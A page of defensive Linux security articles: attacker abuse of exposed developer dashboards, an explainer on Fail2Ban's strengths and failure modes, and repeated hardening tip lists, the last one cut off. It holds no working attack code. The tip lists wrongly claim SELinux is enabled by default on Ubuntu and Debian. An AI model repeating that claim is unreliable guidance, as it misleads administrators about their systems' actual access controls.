misconfigurations that can expose them to severe security threats.. container misconfigurations, Kubernetes security, least privilege RBAC. . MaK Ulac
Apr 15, 2026
•
102
 access controlLinux securityapplication security
Why Your "Shadow IT" Developer Tools Are the Biggest Risk to Your Linux Systems
Every company has a "Shadow IT" layer—a collection of developer-built dashboards, AI workflow runners, and data-science notebooks that weren't built by the central IT team. They are the convenient tools that let your teams push features faster, train models quicker, and visualize data on the fly. . The problem is that these tools have become the most dangerous assets in our stack. Because they were built for speed, they lack the security hardening of our core systems. Right now, they aren't just "support infrastructure"—they are unmonitored backdoors sitting in the middle of our production environment. If you want to know how an attacker skips our firewall and walks straight into your Linux host, it’s not through a complex, movie-style exploit; it’s by logging into a "productivity" tool that we forgot to lock down. The Invisible Doorway: Direct Access to Your Linux Host Imagine an office building with guards and locked doors. You have total control over the perimeter. But someone from the dev team installs a "smart" coffee machine that happens to have an unmonitored back door into the building’s power grid. That is exactly what is happening with our internal systems. We aren't being hacked because our front door is weak; we are being hacked because we are installing convenient platforms—often part of a sprawling Shadow IT ecosystem—that act as secret, wide-open entry points directly onto your Linux servers. Because these tools are designed to remove friction, they often bypass standard application security controls, essentially leaving the keys in the ignition. Here is how an attacker dismantles your business by hijacking your Linux host in three direct steps: Phase 1: Reconnaissance (Finding the Door) . Attackers don't waste time breaking down your front door. They use automated scanners to crawl internal network ranges, hunting for specific patterns associated with common developer platforms. They find a dashboard that lacks a login prompt—and they’re in. Phase 2: Capability Abuse (Exploiting the Linux Environment). The attacker doesn't need to break anything; they simply use the tool’s built-in features. If the interface allows file uploads, they upload a script. If it has a terminal window, they open it. Because the tool trusts anyone who reaches the URL, the dashboard executes the request on the underlying Linux host with the tool's permissions. Phase 3: Immediate Escalation (Total Host Control). The attacker runs a command to check the user context on the server. They see they have "root" (the highest level of permission on a Linux system). Because the tool was misconfigured to run as "root" for "ease of use," the attacker doesn't need to perform any complex vulnerability management or privilege escalation. They are already at the top of the food chain. They dump your .env files, scrape your SSH keys, and take full control of the Linux host. This Pattern Is Already Showing Up Across Modern Tools Marimo and FalkorDB are not outliers. They are examples of a broader design pattern that is quietly spreading across developer-facing platforms. These tools are built to remove friction—exposing powerful functionality through the browser so developers can move faster, test ideas, and interact with systems in real time. That convenience is the feature. It is also a risk. You can see the same pattern in other environments: Marimo: Exposes a browser-based terminal, turning a WebSocket endpoint into direct shell access when authentication fails. FalkorDB Browser: Allows file uploads that interact with the underlying filesystem, creating a path to overwrite and execute. Langflow: Exposes execution pipelines through UI-driven interfaces, often without strong separation between user input and backend execution. The issue is not the individual vulnerabilities; it is the consistency of the design. Shadow IT interfaces are being given direct paths to execution without strong trust boundaries in place. That shift is what attackers areexploiting. Tools That Are Also Likely To Be Exploited When we talk about compromised dashboards, we aren't talking about your Jira board or your internal HR portal. We are talking about developer-facing platforms that live inside your infrastructure but have the power to talk to your host. If you are running these in your environment, they are the first things you need to audit for application security gaps: Data Science Notebooks: Platforms like Jupyter, or custom Python notebooks. They are designed to let users write and execute code in the browser. If a user can execute code in the browser, and that browser is connected to your backend server, an attacker who hijacks that session is essentially "logging in" to your server. AI/LLM Workflow Orchestrators: Tools like Flowise are meant to bridge your data to your AI models. They often require broad filesystem access and execution permissions to "process" your data. An attacker doesn't need to break your AI model—they just need to hijack the workflow builder to run commands on the underlying host. Database Management Dashboards: Admin panels like pgAdmin or custom database management UIs that aren't properly locked down. These often have features meant to "export" or "import" data, which—if poorly secured—become simple paths for an attacker to upload a shell or read sensitive configuration files. Internal CI/CD Build Interfaces: While we usually harden our main CI/CD pipelines, smaller, "ad-hoc" build dashboards created for quick dev testing are rarely protected by the same zero-trust architecture standards. They often run with elevated permissions to save time. The Linux Security Failure These tools are not just web apps—they are execution surfaces that live inside your Linux infrastructure. For instance, CVE-2026-39987 demonstrated how a notebook tool's terminal endpoint failed to enforce any authentication, providing direct, unauthenticated shell access to the Linux host. Similarly, in tools like FalkorDB, CVE-2026-6057 showed that file upload functionality combined with path traversal leads directly to arbitrary file writes. As noted in research from Sysdig , attackers are exploiting these gaps within hours because the design patterns allow them to land on your Linux server without any complex exploit chain. Why This Matters to the Business When we talk about compromised dashboards, we are talking about your Linux-based production assets: Customer Databases: When a database management dashboard is exposed, an attacker doesn't just see "data"—they gain the ability to export your entire customer list or manipulate core business records on the Linux filesystem. Proprietary Code and AI Models: AI workflow tools bridge your data to your models. Hijacking these tools allows an attacker to steal your proprietary datasets and the models that power your business logic directly from the host. Cloud Infrastructure Keys: Many of these tools run with the same permissions as your production servers. A breach here means the attacker can move laterally from the Linux host, hijacking your cloud environment, spinning up rogue services, or shutting down your production stack. How To Shrink The Surface Area If an attacker gains host-level access through one of these notebooks or dashboards, they aren't just poking around a UI—they are accessing the keys to our cloud environment and our customer databases. We need to stop treating internal dashboards as "trusted" and start treating them as part of our core attack surface. If these platforms have the power to execute code or access files on your Linux servers, they need the same authentication, vulnerability management, and Zero Trust Architecture standards as our public-facing production apps. Treat internal tools like public services: Secure them like you would your public website. Kill the dangerous paths: Isolate or block terminal endpoints and file upload APIs unless strictly necessary. Enforce real identity: Network boundaries are not enough. Use SSO and MFA at the application level. Reduce your blast radius: Stop running these tools as "root." Use containers and sandboxes to keep the application isolated from the core Linux system. Watch the behavior: Stop looking for "logins." Use security as code to monitor traffic, command execution, and unauthorized access to your credential stores. As noted in the Global Cybersecurity Outlook 2026 , the risk from these technologies is climbing as fast as their adoption. By adopting DevSecOps best practices and implementing shift left security, we can bake these guardrails into our deployment lifecycle. Moving fast is a competitive advantage. But it’s not an advantage if the tools that help us move fast are the same ones that give an attacker the map to our entire production stack. . Shadow IT tools pose significant risks to Linux systems due to lack of security hardening and monitoring.. Shadow IT, Linux Security, Developer Tools, Application Security. . MaK Ulac
Apr 13, 2026
•
102
 security advisoryaccess controlintrusion prevention
What Is Fail2Ban? Using Log-Based Intrusion Prevention to Secure Linux Servers
Open any internet-facing Linux server and check /var/log/auth.log or run journalctl -u ssh. If it has been up for more than a few minutes, you will see it. Repeated failed logins from IPs you do not recognize, cycling usernames, sometimes hitting root, sometimes trying “admin,” sometimes just random strings. It does not stop. . Most exposed systems start seeing automated brute force attack traffic almost immediately after they get a public IP. Even if you have already disabled password authentication, the attempts continue. They just fail faster. Over time, that background noise becomes normal, and that is where the risk starts to blur into routine. Fail2ban exists in that space. It is a lightweight intrusion prevention tool that watches your logs, detects patterns like repeated authentication failures, and temporarily blocks the source IP using local firewall rules. It does not sit on the wire. It does not inspect packets directly. It reacts to what your services record. That sounds simple, and it is. But what it changes in your Linux security posture depends entirely on how you run your systems. If you are still allowing password authentication over SSH, Fail2ban can reduce real exposure to brute force attack attempts. If you are key-only and behind a VPN, it may mostly reduce noise and log churn. In both cases, it introduces automation into your blocking decisions, and that has operational consequences. By the end of this article, you should understand how Fail2ban works under the hood, what it actually protects against, where it fits in a layered Linux security model, and what it adds to your monitoring and triage process. Not how to install it. Whether it belongs in your baseline build, your hardened tier, or nowhere at all. What Fail2ban Is and How It Works At its core, Fail2ban is a log-monitoring intrusion prevention tool built for Linux security. It does not analyze network packets or sit inline with traffic. It reads application logs, looks for patterns that matchknown failure conditions, and then reacts. The mechanism is straightforward. A service like SSH writes failed login attempts to a log file or to the systemd journal. Fail2ban monitors that source using a defined filter, which is usually a regular expression matching lines such as “Failed password for invalid user” or repeated authentication failures from the same IP. Once a threshold is crossed, it executes an action that inserts a temporary firewall rule using iptables, nftables, or firewalld. This logic is organized into what Fail2ban calls jails. A jail ties together three things: a log source, a filter, and a ban policy. The ban policy defines how many failures are allowed, over what time window, and how long the offending IP is blocked. In practice, that means something like five failed SSH attempts within ten minutes results in a ten-minute ban. Simple, but very configurable. The default and most common use case is SSH brute force attack detection. You expose port 22, bots start guessing credentials, and Fail2ban begins inserting temporary drop rules for IPs that cross the retry threshold. If you run fail2ban-client status sshd, you can see the current banned IPs and how many attempts triggered the action. That visibility matters because it shows you exactly what the system thinks is hostile behavior. There is an important limitation here. Fail2ban only knows what your logs tell it. If log rotation is misconfigured, if journald is not being read correctly, or if an application changes its log format after an update, detection can quietly fail. From the outside, it looks like protection is in place. Internally, nothing is being matched. So, what you are adding is reactive, host-level intrusion prevention that depends entirely on two things being correct: log integrity and firewall integration. If either breaks, Fail2ban does not degrade gracefully. It just stops acting. What Problem Fail2ban Actually Solves (and What It Doesn’t) When people first hear about Fail2ban, they tend toassume it “blocks attackers.” That is technically true, but only within a narrow slice of behavior. It is reacting to repetition. Specifically, repeated failures from the same source within a defined window. In practice, what it reduces is exposure to brute force attack attempts that rely on hammering a single host from a small set of IPs. You start to see it once you compare logs before and after enabling it. The same IP that would have generated hundreds of failed SSH attempts now disappears after five or ten tries because it is temporarily blocked at the firewall level. There are a few concrete things it improves: It limits repeated authentication attempts from a single IP during a brute force attack. It reduces log noise by cutting off sources that would otherwise keep retrying. It slows down automated credential guessing tools that assume unlimited retries. It provides a visible signal in your logs that an IP crossed a defined abuse threshold. That said, its protection is bound by how attackers behave. If a brute force attack is distributed across thousands of rotating IP addresses, each making only a few attempts, Fail2ban may never trigger. If an attacker already has valid credentials, there are no repeated failures to detect. If there is a service vulnerability that succeeds on the first request, there is nothing to count and nothing to ban. It also introduces edge cases. In environments where many legitimate users sit behind the same NAT address, a low retry threshold can block all of them because one person mistyped a password repeatedly. I have seen this happen in shared office networks and in university environments. The ban logic worked exactly as configured. The policy did not reflect reality. So the real question is not whether Fail2ban “improves Linux security.” It is whether in your environment it meaningfully reduces brute force attack risk, or mostly trims noise and makes logs easier to read. The answer depends on your authentication model,exposure level, and how disciplined your users are with credentials. Where Does Fail2ban Fit in a Layered Linux Security Model? Fail2ban operates at the host level. It is not a perimeter device, and it is not watching traffic before it reaches your system. It waits for a service to log a failure, then reacts by adjusting local firewall rules. That distinction matters more than people think. In a layered Linux security model, it sits somewhere between basic hardening and more advanced intrusion detection. If you have already disabled root login, enforced key-only SSH, and set a default deny firewall policy , Fail2ban adds another control that responds to abuse patterns rather than static rules. It complements those settings. It does not replace them. It also overlaps, slightly, with network-based intrusion prevention systems. An IDS or IPS might detect scanning behavior or suspicious payloads at the network layer. Fail2ban, by contrast, cares about application-level failures recorded in logs. If you are in a cloud environment, your security groups or load balancers may already filter obvious garbage. Even then, once traffic reaches the host, Fail2ban can still apply local bans based on real authentication failures. That extra friction sometimes matters. What it does not replace is strong authentication. It does not substitute for MFA, proper key management, or timely patching. If credentials are weak or if a service is vulnerable, intrusion prevention at the log layer will not save you. It is reactive by design. When you place Fail2ban into your stack, you are making a defense-in-depth decision. It becomes one control among several, not your primary shield. If you think of it that way, it fits cleanly. If you expect it to stand in for broader hardening, it will disappoint you. Operational Realities: Logs, Monitoring, and Tuning Running Fail2ban is not a one-time configuration task. It becomes part of your operational surface, whether you intended that or not. Everything starts withlogs. If SSH is logging to /var/log/auth.log, or journald is capturing authentication failures, Fail2ban needs reliable access to that stream. If logrotate truncates files unexpectedly, if permissions shift, or if you move from file-based logs to journal-based logs without updating the backend, detection quietly stops. The service may still be running. It just is not matching anything. On systemd-based distributions, the backend setting matters. If you are using the journal, the jail configuration has to reflect that. Otherwise, you end up watching an empty file while authentication failures scroll by somewhere else. I have seen teams assume bans were happening because the service was active. A quick fail2ban-client status showed zero bans over weeks, on a publicly exposed host. That is a signal. You should be checking a few things regularly. fail2ban-client status for overall health. Jail-specific status, especially for sshd. Ban counts over time, which can tell you whether attack volume is increasing or if a configuration change broke detection. If you centralize logs, confirm that Fail2ban’s own actions are visible there so you can correlate bans with authentication failures. Break points tend to cluster around changes. An application update alters its log format, and the regex filter no longer matches. A migration from iptables to nftables leaves the action configuration outdated. A containerized deployment does not have permission to modify the host firewall, so bans are recorded but never enforced. None of these failures is dramatic. They are quiet. False positives are the other side of the coin. Aggressive retry thresholds and long bantime values can lock out legitimate users or automation scripts that retry on transient failures. If your authentication policy allows a certain number of mistakes, your Fail2ban configuration should reflect that. Otherwise, you create friction that looks like an outage. Operationally, this means Fail2ban is not “set and forget.” It is a small intrusionprevention component that needs periodic validation. If you are not watching it, it can drift into irrelevance or cause problems at the edges. Risk, Policy, and Decision Points Before You Enable Fail2ban Before you enable Fail2ban, it helps to pause and look at your access model as it actually exists, not as it was originally designed. Start with exposure. Is SSH reachable from the public internet, or only through a VPN or bastion host? If password authentication is still enabled externally, then a brute force attack is not theoretical. It is ongoing. In that case, automated blocking may reduce real risk. If you are key-only and tightly scoped by IP, the risk profile is different, and the value shifts toward noise control. Then look at shared access patterns. Do you have users behind corporate NAT, remote offices, or cloud egress gateways where dozens of people appear as one IP. A strict retry limit in that environment can ban an entire group because one person mistyped a password repeatedly. That becomes a policy issue, not just a technical one. Cloud environments add another layer. IP addresses can rotate. Instances scale in and out. If you rely on host-level blocking, ask whether that aligns with how your infrastructure behaves. Also consider incident response. When an IP is banned, who reviews it? Is there a defined unban process? Are bans logged centrally so you can audit them later if needed? From a Linux security perspective, Fail2ban introduces automated enforcement based on log patterns. That sounds reasonable, but automation changes accountability. If a legitimate user is blocked during a critical deployment, someone needs to know how to diagnose and reverse it quickly. If your team cannot confidently run fail2ban-client set sshd unbanip and explain why the ban happened, you are adding friction without preparation. So the decision is less about whether Fail2ban works and more about whether automated, host-level blocking aligns with your operational maturity. If it fits yourauthentication model and your team can support it, it becomes a controlled layer. If not, it turns into another moving part that no one fully owns. Common Misconfigurations and Failure Modes Most issues with Fail2ban are not dramatic failures. They are small configuration decisions that quietly reduce effectiveness or create side effects months later. One of the most common mistakes is editing jail.conf directly. It works at first. Then the next package update overwrites it, and your customizations disappear. The service still runs, but your thresholds, ignore lists, or backend settings revert to defaults. If you are not checking, you may not notice until a brute force attack behaves differently than expected. Bantime is another area where intent and reality drift apart. Setting a very long ban period can feel decisive. In practice, it increases the chance of locking out legitimate users, especially in shared IP environments. I have seen teams configure multi-day bans for SSH, only to discover a remote contractor could not reconnect after a few failed attempts during key rotation. The system did exactly what it was told. Firewall persistence trips people up as well. Depending on how iptables or nftables is managed on your distribution, rules inserted by Fail2ban may not survive a reboot unless the backend is properly integrated. After a restart, the service appears active, but previously banned IPs are no longer blocked. If you assume continuity without verifying, your intrusion prevention layer is thinner than you think. Containerized deployments introduce another wrinkle. Running Fail2ban inside a container without access to the host firewall means bans are recorded internally but never enforced externally. You will see IPs listed as banned, yet traffic continues. That gap is subtle until you test it directly. Log format changes are quieter still. An application update modifies the wording of authentication failures, and the existing regex filter no longer matches. The brute force attacktraffic continues, but no new bans appear. Unless you periodically confirm that failed attempts increment the jail counters, detection can degrade silently. A final misconception is assuming that bans mean attacks have stopped. They have not. They have shifted. Attackers often rotate IP addresses or slow down attempts to stay below thresholds. Fail2ban reduces pressure from repeated failures, but it does not eliminate probing. Most of these failure modes share a theme. The service looks healthy from a systemd perspective, yet its protective value has changed. That is why periodic validation matters more than initial configuration. When Fail2ban Makes Sense and When It’s Just Noise Control There is a difference between reducing measurable risk and making your logs quieter. Fail2ban can do both, but not always at the same time. In environments where SSH is publicly exposed and password authentication is still enabled, the value is straightforward. A brute force attack will generate repeated failures from the same IP, and automated blocking reduces the number of guesses an attacker can make in a given window. That does not make weak credentials safe, but it limits repeated attempts and buys time. It tends to make sense when: SSH is exposed directly to the internet Password authentication is still allowed for some users You do not have upstream rate limiting or aggressive perimeter filtering A small team needs lightweight intrusion prevention without deploying a full IDS On the other hand, there are setups where the benefit is mostly operational. If SSH is key-only, root login is disabled, and access is restricted through a VPN or tightly scoped security groups, then the probability of a successful brute force attack drops sharply. In those cases, Fail2ban primarily reduces log churn and repeated failed attempts from scanners. That is useful, but it is not the same as risk reduction. It becomes more about hygiene when: SSH access is already restricted by networkpolicy Authentication relies entirely on strong keys or MFA A cloud WAF or perimeter control blocks most opportunistic traffic You are trying to keep auth logs readable for real incident triage In hardened environments, the gain is subtle. You see fewer repeated failures from the same IP. Your log review sessions are cleaner. In older or more permissive environments, the impact is more direct because repeated guesses actually matter. So the question is not whether Fail2ban is good or bad intrusion prevention. It is whether, in your specific Linux security context, it meaningfully changes attacker effort or mostly cleans up the background noise. Once you answer that honestly, the decision tends to make itself. Our Final Thoughts: Should You Run Fail2ban or Not? At this point, the mechanics are clear. Fail2ban is a reactive intrusion prevention layer that watches your logs and blocks IPs after repeated failures. It is not a perimeter firewall. It is not a replacement for strong authentication. It responds to patterns that your services record, nothing more. In environments where SSH is exposed and password authentication is still in play, it can materially reduce brute force attack pressure. Fewer retries per IP means fewer total guesses over time. That does not eliminate risk, but it narrows the window and forces attackers to rotate infrastructure more aggressively. In key-only or VPN-restricted setups, the impact shifts. Fail2ban still blocks noisy scanners, and your logs become easier to read, but the actual risk reduction may be modest because credential guessing was unlikely to succeed in the first place. In that case, you are mostly improving signal quality during incident triage. There is also the operational cost. Threshold tuning. Watching ban counts. Unbanning legitimate users when someone forgets a key or rotates credentials incorrectly. It depends entirely on clean logs and correct firewall integration. If either drifts, your Linux security posture looks stronger onpaper than it is in practice. Before you enable it, walk through a few direct questions: Is SSH exposed to the internet Are passwords still enabled for any users Are authentication logs centralized and reviewed Do you have a clear, documented unban process Are your firewall backends consistent and persistent across reboots If you cannot answer those confidently, fix that first. Automation should sit on top of clarity, not compensate for its absence. In the end, running Fail2ban should be a deliberate decision. Either you enable it, tune it, and monitor it as part of your layered intrusion prevention approach, or you decide your access model already makes brute force attack risk negligible and accept the log noise. Both choices can be defensible. What matters is that the decision matches how your systems are actually built, not how you assume they behave. . Explore how Fail2ban protects Linux systems from brute force attacks and improves log analysis while enhancing security.. Linux security, Fail2ban, intrusion prevention, SSH attacks, security tools. . Brittany Day
Feb 25, 2026
•
102
security advisoryaccess controlkernel securityOptimizing Linux Security 2026: Key Strategies for Modern Threats
Recent years have demonstrated a notable shift in the cybersecurity landscape, with Linux systems increasingly targeted by adversaries. Once considered relatively immune to malware threats, Linux servers have seen the emergence of sophisticated attack vectors, including high-profile Linux malware strains such as Cloud Snooper, HiddenWasp, and Tycoon. . These exploits showcase advanced capabilities in spreading, evading detection, and compromising server environments. For security professionals, this evolution underscores the importance of an informed and proactive approach to Linux server security. While Linux continues to provide fundamental security advantages through its strict privilege model and kernel-level defenses, the rise in targeted attacks—including those exploiting misconfigurations and poorly managed services—requires system administrators to reevaluate their strategies. The inherent strengths of open-source systems, such as rapid vulnerability patching and transparent code review, remain essential. However, reliance solely on these mechanisms without attention to Linux security best practices leaves systems vulnerable to compromise. Let's examine some key measures for addressing modern threats, focusing on known vulnerabilities and behavioral adjustments to mitigate risks. The strategies I'll share include effective access control with SELinux, reducing brute force attack vectors, defending against kernel exploits with Linux Kernel Runtime Guard (LKRG), and prioritizing privacy measures for network security. By implementing robust techniques informed by recent trends in Linux malware and attack methods, we can maintain resilience in increasingly hostile environments. How Secure is Linux? Regardless of the rise in attacks targeting Linux servers in recent years, Linux still offers notable security and privacy advantages over proprietary OSes like Windows or macOS. Because of the availability of its open-source code and the constant, thorough review that this codeundergoes by a vibrant worldwide community of developers and security experts, vulnerabilities are found and fixed very quickly and reliably compared to the closed-source code of proprietary OSes. Linux also greatly restricts root access through a strict user privilege model and features a selection of built-in kernel security defenses, including firewalls that use packet filters in the kernel, the UEFI Secure Boot firmware verification mechanism, the Linux Kernel Lockdown configuration option, and the SELinux or AppArmor Mandatory Access Control (MAC) security enhancement systems. However, despite the inherent security advantages that Linux offers, the OS is still vulnerable to compromise as a result of frequent misconfigurations and poorly managed services. While all Linux distros offer inherent security advantages over Windows or macOS, pentesters, security researchers, and users who are simply looking to maximize their security, privacy, and anonymity online can achieve this by choosing a specialized secure Linux distro . Regardless of the distro you choose, there are certain behaviors and Linux security best practices that all system administrators should engage in to secure their system against malware threats, viruses, and other exploits. Here are our top tips for optimizing the security of your Linux system in this modern threat environment. Focus On The Fundamentals First The majority of Linux security threats can be attributed to either misconfigurations or poor system administration—such as failure to keep up with security updates—and are not a reflection of the security of Linux source code. The Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) urge system administrators to prioritize patching known security vulnerabilities - especially those being exploited by foreign threat actors. Cybercriminals often begin by focusing their efforts on known vulnerabilities, as exploiting these flaws requires fewer resources thanexploiting zero-day flaws (for which no patches are available) or vulnerable applications. The latest Linux distribution security Linux advisories provide you with an easy and convenient way to stay informed of the latest updates issued by your distro. When looking to improve your Linux server security, begin by making sure that it is properly configured and up-to-date. Implementing the other tips and tools that we suggest in this article will do very little to keep you safe if these best practices haven’t been addressed. Control Access to Your System with SELinux Using Security-Enhanced Linux (SELinux) is a great way to increase the control you have over access to your system. SELinux is a highly fine-grained, fairly technical mandatory access control (MAC) system that restricts access beyond what traditional discretionary access control (DAC) mechanisms, such as file permissions or access control lists (ACLs), can achieve. For example, there is no reason a web browser should need access to an SSH key, so in SELinux, this information would not be provided to the web browser. Stringent access controls are critical in preventing malicious actors from gaining administrative access to your system and installing rootkits or other types of malware. For this reason, SELinux has been adopted by multiple popular Linux distros, including Fedora, Ubuntu, and Debian, and is typically enabled by default. Prioritize Network Security Using a VPN to encrypt data between you and your server is an excellent way to protect your privacy and anonymity online. By masking your internet protocol (IP) address, VPNs ensure that your web browsing history and other online actions are virtually untraceable. VPN use is crucial in staying safe online while working remotely. However, boosting your online privacy isn’t as simple as implementing any VPN - the VPN that you select is extremely important. When choosing a VPN, users should evaluate a range of characteristics, including speed, security, ease ofuse, and the reliability of the encryption technology used, among other factors. WireGuard (pictured below) is our top choice. The free and open-source VPN, which runs as a Linux kernel module (LKM), aims to outperform its competitors (namely, OpenVPN ) in performance and power efficiency . WireGuard offers the best of both worlds - it is both user-friendly and highly effective. WireGuard’s use of cryptographic package versioning enables the VPN to focus on ciphers considered among the most secure current encryption methods. In addition to using a quality VPN like WireGuard, users should check their routers for security bugs. Research conducted by Fraunhofer Institute for Communication (FKIE) revealed that the firmware present in a large number of popular home routers - many of which have never received a single security firmware update in their lifetime - is vulnerable to a wide range of serious security issues. Your router may very well be the biggest security hole in your network! Install Linux Kernel Runtime Guard to Detect Vulnerability Exploits Linux Kernel Runtime Guard (LKRG) is a kernel module created by Openwall that performs runtime integrity checking of the Linux kernel to detect security vulnerability exploits against the kernel. LKRG attempts to post-detect and rapidly respond to unauthorized kernel modifications or changes to the credentials of running system processes - protecting against exploits that gain unauthorized root access through kernel vulnerabilities, exploits that escape, e.g., from Docker containers, LKM rootkits , and other serious threats to the security of a Linux system. The module can defend against most pre-existing and future Linux kernel vulnerability exploits. LKRG provides security through diversity - without the usability drawbacks associated with running an uncommon OS. LKRG is most useful on systems that realistically won't be promptly rebooted into new kernels nor live-patched whenever a new kernel vulnerability is discovered.OpenWall Founder Alexander Peslyak elaborates: “LKRG offers best-effort protection against kernel vulnerability exploits with little effort on behalf of the user - no need to configure a policy, etc. - making it especially beneficial for systems that are not expected to be consistently kept up-to-date.” The module is compatible with a wide range of popular distros’ kernels, and can be easily installed in distros including RHEL, CentOS, Debian, Ubuntu, and Whonix. For administrators looking to ground their identity and access decisions in a broader security context, a clear identity security definition helps explain how identity and credential controls fit into a layered defense model. Use Fail2ban to Prevent Brute Force Attacks Brute-force attacks are prevalent on Linux servers. These attacks are often successful simply because of inadequate intrusion prevention measures. Fail2ban is an excellent intrusion-prevention tool designed to protect servers against brute-force attacks. Fail2ban monitors logs and reacts to intrusion attempts by either installing firewall rules to reject potentially malicious IP addresses for a specified period or blocking access to a specific port. You can download fail2ban from fail2ban Downloads . Download the Privacy Badger Extension to Secure Your Browser Against Trackers Privacy Badger is a free and open-source browser extension created by the Electronic Frontier Foundation (EFF) that prevents advertisers and other third-party trackers from secretly tracking the web pages you visit and your actions online. Privacy Badger takes a balanced approach to Internet privacy between advertisers and consumers by blocking advertisements and tracking cookies that violate the Do Not Track header on outgoing requests, which the extension automatically adds, so users conveniently don’t have to configure this setting in their browser. With Privacy Badger downloaded on your system, if it appears that an advertiser is tracking you across multiple websiteswithout your permission, the add-on automatically prevents that advertiser from being able to load any further content in your web browser. In the eyes of the advertiser, you’ve suddenly and mysteriously disappeared. Privacy Badger can be installed on Google Chrome, Mozilla Firefox, Opera, and Firefox for Android. Generate an SSH Key Pair to Help Protect Your Privacy & Secure Your Server While using strong passwords is a significant step toward strengthening your privacy and securing your server, generating a secure shell (SSH) key pair is an even better approach. It should be one of the first measures you implement when taking a proactive approach to server security. It is essential to keep in mind that security is all about trade-offs, and determining whether to rely on passwords or SSH keys is a prime example. While passwords are certainly more convenient for most users, they are also often relatively easy for malicious hackers to guess or crack through brute force, leaving sensitive data and entire systems vulnerable. SSH key pairs are not as user-friendly as passwords, but are far more secure because they use encryption on both the server being logged into and the computer being used. An SSH key pair consists of two cryptographic keys used to authenticate a client to a server. Each pair consists of a public key known to others and a private key retained by the client and kept private. When an administrator generates an SSH key pair to secure a server, the public key is uploaded to the remote server so he or she can log in with SSH. When a client attempts to authenticate to the server, the server can test whether the client possesses the private key. To keep an SSH key pair and the server it protects secure, SSH keys must be stored in a safe location. When determining where to save keys, administrators should weigh the likelihood of a physical attack against the possibility of a server hack. When in doubt, save SSH keys on a local device kept in a secure location to mitigate the risk inthe event of a hack. Perform Regular Security Audits The only way to be sure your system is as well protected as you think it is - or as it needs to be - is to frequently test and verify its security . Conducting regular security audits is a great way to identify gaps in your security defenses and determine how to address them to better protect your server against vulnerabilities and attacks. The Linux Auditing System (AuditD) is a native Linux kernel feature that provides administrators with valuable insight into the security, stability, and functionality of their systems. It operates at the kernel level (where it can monitor all system processes) and collects and logs system activity information to facilitate the investigation of potential security incidents. AuditD logs information in accordance with its auditing rules, as well as any added rules. Our Final Thoughts on Optimizing Linux Security in 2026 While threats to the security and privacy of Linux systems are at an all-time high, Linux users are still safer online than their Windows- and MacOS-using friends. The increasingly popular open-source OS offers inherent security benefits due to the transparency of its source code and its relatively small user base, and a selection of specialized privacy- and security-focused Linux distros are available for users looking to take their digital security and anonymity one step further. Regardless of the distro they choose, all Linux users can improve their security posture by engaging in good cyber hygiene and implementing the tips and best practices offered in this article. LinuxSecurity Founder Dave Wreski explains, “With the drastic uptick in attacks targeting Linux systems in recent years, now is definitely not the time to slack when it comes to system security and maintenance. The majority of successful attacks on Linux systems cannot be blamed on the OS as a whole, but rather can be attributed to misconfigured servers and poor system administration.” . Explore key strategiesto optimize Linux security in 2025 against evolving threats like malware and misconfigurations.. recent, years, demonstrated, notable, shift, cybersecurity, landscape, linux, systems. . Brittany Day
Nov 26, 2025
•
218
security advisorynetwork securityaccess controlLinux Security Tips Against Malware in 2025 - Your Guide to Prevention
Recent years have demonstrated a notable shift in the cybersecurity landscape, with Linux systems increasingly targeted by adversaries. Once considered relatively immune to malware threats , Linux servers have seen the emergence of sophisticated attack vectors, including high-profile Linux malware strains such as Cloud Snooper, HiddenWasp, and Tycoon. . These exploits showcase advanced capabilities in spreading, evading detection, and compromising server environments. For security professionals, this evolution underscores the importance of an informed and proactive approach to Linux server security. While Linux continues to provide fundamental security advantages through its strict privilege model and kernel-level defenses, the rise in targeted attacks—including those exploiting misconfigurations and poorly managed services—requires system administrators to reevaluate their strategies. The inherent strengths of open-source systems, such as rapid vulnerability patching and transparent code review, remain essential. However, reliance solely on these mechanisms without attention to Linux security best practices leaves systems vulnerable to compromise. Let's examine some key measures for addressing modern threats, focusing on known vulnerabilities and behavioral adjustments to mitigate risks. The strategies I'll share include effective access control with SELinux, reducing brute force attack vectors, defending against kernel exploits with Linux Kernel Runtime Guard (LKRG), and prioritizing privacy measures for network security. By implementing robust techniques informed by recent trends in Linux malware and attack methods, we can maintain resilience in increasingly hostile environments. How Secure is Linux? Regardless of the rise in attacks targeting Linux servers in recent years, Linux still offers notable security and privacy advantages over proprietary OSes like Windows or MacOS. Because of the availability of its open-source code and the constant, thorough review that this codeundergoes by a vibrant worldwide community of developers and security experts, vulnerabilities are found and fixed very quickly and reliably compared to the closed-source code of proprietary OSes. Linux also greatly restricts root access through a strict user privilege model and features a selection of built-in kernel security defenses, including firewalls that use packet filters in the kernel, the UEFI Secure Boot firmware verification mechanism, the Linux Kernel Lockdown configuration option, and the SELinux or AppArmor Mandatory Access Control (MAC) security enhancement systems. However, despite the inherent security advantages that Linux offers, the OS is still vulnerable to compromise as a result of frequent misconfigurations and poorly managed services. While all Linux distros offer inherent security advantages over Windows or MacOS, pentesters, security researchers, and users who are simply looking to maximize their security, privacy, and anonymity online can achieve this by choosing a specialized secure Linux distro . Regardless of the distro you choose, there are certain behaviors and Linux security best practices that all system administrators should engage in to secure their system against malware threats, viruses, and other exploits. Here are our top tips for optimizing the security of your Linux system in this modern threat environment. Focus On The Fundamentals First The majority of Linux security threats can be attributed to either misconfigurations or poor system administration—such as failure to keep up with security updates—and are not a reflection of the security of Linux source code. The Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) urge system administrators to prioritize patching known security vulnerabilities - especially those being exploited by foreign threat actors. Cybercriminals often begin by focusing their efforts on known vulnerabilities, as exploitation of these flaws requires fewer resourceswhen compared to zero-day exploits (for which no patches are available) or the exploitation of vulnerable applications. LinuxSecurity.com tracks the latest Linux distribution security advisories , providing you with an easy and convenient way to stay informed of the latest updates issued by your distro. When looking to improve your Linux server security, begin by making sure that it is properly configured and up-to-date. Implementing the other tips and tools that we suggest in this article will do very little to keep you safe if these best practices haven’t been addressed. Control Access to Your System with SELinux Using Security-Enhanced Linux - often referred to as SELinux - is a great way to increase the control you have over access to your system. SELinux is a highly fine-grained and fairly technical mandatory access control (MAC) system that restricts access beyond what traditional discretionary access control (DAC) methods such as file permissions or access control lists (ACLs) can achieve. For example, there is no reason that a web browser should need access to an SSH key, so, in SELinux, this information would not be provided to the web browser. Stringent access controls are critical in preventing malicious actors from gaining administrative access to your system and installing rootkits or other types of malware. For this reason, SELinux has been adopted by multiple popular Linux distros including Fedora, Ubuntu and Debian, and typically enabled by 